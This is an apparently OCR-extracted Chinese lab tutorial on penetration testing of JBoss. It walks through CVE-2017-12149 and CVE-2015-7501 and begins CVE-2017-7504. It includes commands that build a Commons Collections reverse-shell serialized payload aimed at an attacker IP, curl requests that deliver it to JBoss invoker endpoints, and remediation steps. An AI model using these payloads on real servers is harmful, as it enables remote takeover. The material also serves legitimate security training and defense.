Manage this JBoss AS Instance
Administration Console
JMX Console
JBoss Web Services Console
JBoss AS Online Resources
JBoss AS Documentation
JBoss Wiki
JBoss AS JIRA
JBoss Forums

3. 下载并安装 Jboss4


Jboss4 和 Jboss6 的安装步骤一样，唯一不同的是在外网访问的配置文件上修改的地方不太一样；






进去下面目录，修改 server.xml，如下图成功访问

C:\jboss-4.2.3.GA\server\default\deploy\jboss-web.deployer




Kali-Linux-2020.4-vmware-amd64
Kali-Linux-2021.2-vmware-a...
Windows 7 Jboss4
Welcome to JBoss™ - M...
root@kali: ~
Welcome to JBoss™ - Mozilla Firefox
Welcome to JBoss™
192.168.10.213:8080
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
JBoss
JBoss Online Resources
JBoss AS Documentation
JBoss Wiki
JBoss JIRA
JBoss Forums
JBoss Management
Tomcat status (full) (XML)
JMX Console

三. Jboss 渗透

1.Jboss5.x/6.x 反序列化漏洞（CVE-2017-12149）

漏洞原理


该漏洞为 Java 反序列化错误类型，存在于 Jboss 的 HttpInvoker 组件中的 ReadOnlyAccessFilter 过滤器中。该过滤器在没有进行任何安全检查的情况下尝试将来自客户端的数据流进行反序列化，从而导致了攻击者可以在服务器上执行任意代码。

影响版本

Jboss AS 5.x
Jboss AS 6.x


漏洞验证

访问 / invoker/readonly，返回 500（内部服务器错误——服务器端的 CGI、ASP、JSP 等程序发生错误），说明此页面存在反序列化漏洞



漏洞复现

下载漏洞利用工具：https://github.com/joaomatosf/JavaDeserH2HC



编译（需要 java 环境）

```
cd /opt
curl http://www.joaomatosf.com/rnp/java_files/jdk-8u20-linux-x64.tar.gz -o jdk-8u20-linux-x64.tar.gz
```


```
tar zxvf jdk-8u20-linux-x64.tar.gz
rm -rf /usr/bin/java*
ln -s /opt/jdk1.8.0_20/bin/j* /usr/bin
javac -version
java -version
```

这里我已经安装好

开启监听


选择一个 Gadget：ReverseShellCommonsCollectionsHashMap，编译并生成序列化数据；生成 ReverseShellCommonsCollectionsHashMap.class；

```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.ja
va
```



生成序列化数据 ReverseShellCommonsCollectionsHashMap.ser

```
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 192
.168.10.65:12345
```



利用 ReverseShellCommonsCollectionsHashMap.ser，以二进制格式发送 ReverseShellCommonsCollectionsHashMap.ser 包


```
curl http://192.168.10.154:8080/invoker/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```

成功反弹 shell。

安全防护

1. 升级新版本。
2. 删除 http-invoker.sar 组件，路径如下

```
C:\jboss-6.1.0.Final\server\default\deploy\http-invoker.sar
```




3. 添加如下代码至 http-invoker.sar 下 web.xml 的 security-constraint 标签中，用于对 http invoker 组件进行访问控制。

```
<url-pattern>/*</url-pattern>
```

路径为：

C:\jboss-6.1.0.Final\server\default\deploy\http-invoker.sar\invoker.war\WEB-INF



```
        <http-method>GET</http-method>
        <http-method>POST</http-method>
    </web-resource-collection>
    <auth-constraint>
        <role-name>HttpInvoker</role-name>
    </auth-constraint>
</security-constraint>
<login-config>
    <auth-method>BASIC</auth-method>
    <realm-name>JBoss HTTP Invoker</realm-name>
</login-config>
```

2.JBoss JMXInvokerServlet 反序列化漏洞（CVE-2015-7501）

漏洞原理


JBoss 中 / invoker/JMXInvokerServlet 路径对外开放，JBoss 的 jmx 组件支持反序列化。JBoss 在 /invoker/JMXInvokerServlet 请求中读取了用户传入的对象，然后我们利用 Apache Commons Collections 中的 Gadget 执行任意代码。

影响版本

JBoss Enterprise Application Platform 6.4.4,5.2.0,4.3.0_CP10JBoss AS（Wildly）6 and earlierJBoss A-MQ 6.2.0JBoss Fuse 6.2.0JBoss SOA Platform（SOA-P）5.3.1JBoss Data Grid（JDG）6.5.0JBoss BRMS（BRMS）6.1.0JBoss BPMS（BPMS）6.1.0JBoss Data Virtualization（JDV）6.1.0JBoss Fuse Service Works（FSW）6.0.0JBoss Enterprise Web Server（EWS）2.1,3.0

漏洞验证


访问/invoker/JMXInvokerServlet，返回如下页面，说明接口开放，此接口存在反序列化漏洞。


192.168.10.154:8080/invoker/JMXInvokerServlet
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
JBoss
by Red Hat
Manage this JBoss AS Instance
Administration Console
JMX Console
JBoss Web Services Console
JBoss AS Online Resources
JBoss AS Documentation
JBoss Wiki
JBoss AS JIRA
JBoss Forums
JBoss Mailing Lists
Opening JMXInvokerServlet
You have chosen to open:
JMXInvokerServlet
which is: application/x-java-serialized-object
from: http://192.168.10.154:8080
What should Firefox do with this file?
Open with
Browse...
Save File
Do this automatically for files like this from now on.
Cancel
OK
FREEBUF

漏洞复现

这里利用上面生成的序列化数据 ReverseShellCommonsCollectionsHashMap.ser，发送到 / invoker/JMXInvokerServlet 接口中；

```
curl http://192.168.10.154:8080/invoker/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```



成功反弹 shell。

安全防护

同上；

3.JBossMQ JMS 反序列化漏洞（CVE-2017-7504）

漏洞原理

这个漏洞与 CVE-2015-7501 一样，都是利用了 Apache Commons Collections 的基础库进行 Java 反序列化漏洞的利用。差别在于 CVE-2017-7504 利用路径是 / jbossmq-httpil/HTTPServerILServlet，CVE-2015-7501 的利用路径是 / invoker/JMXInvokerServlet。

影响版本

Jboss AS 4.x及之前版本

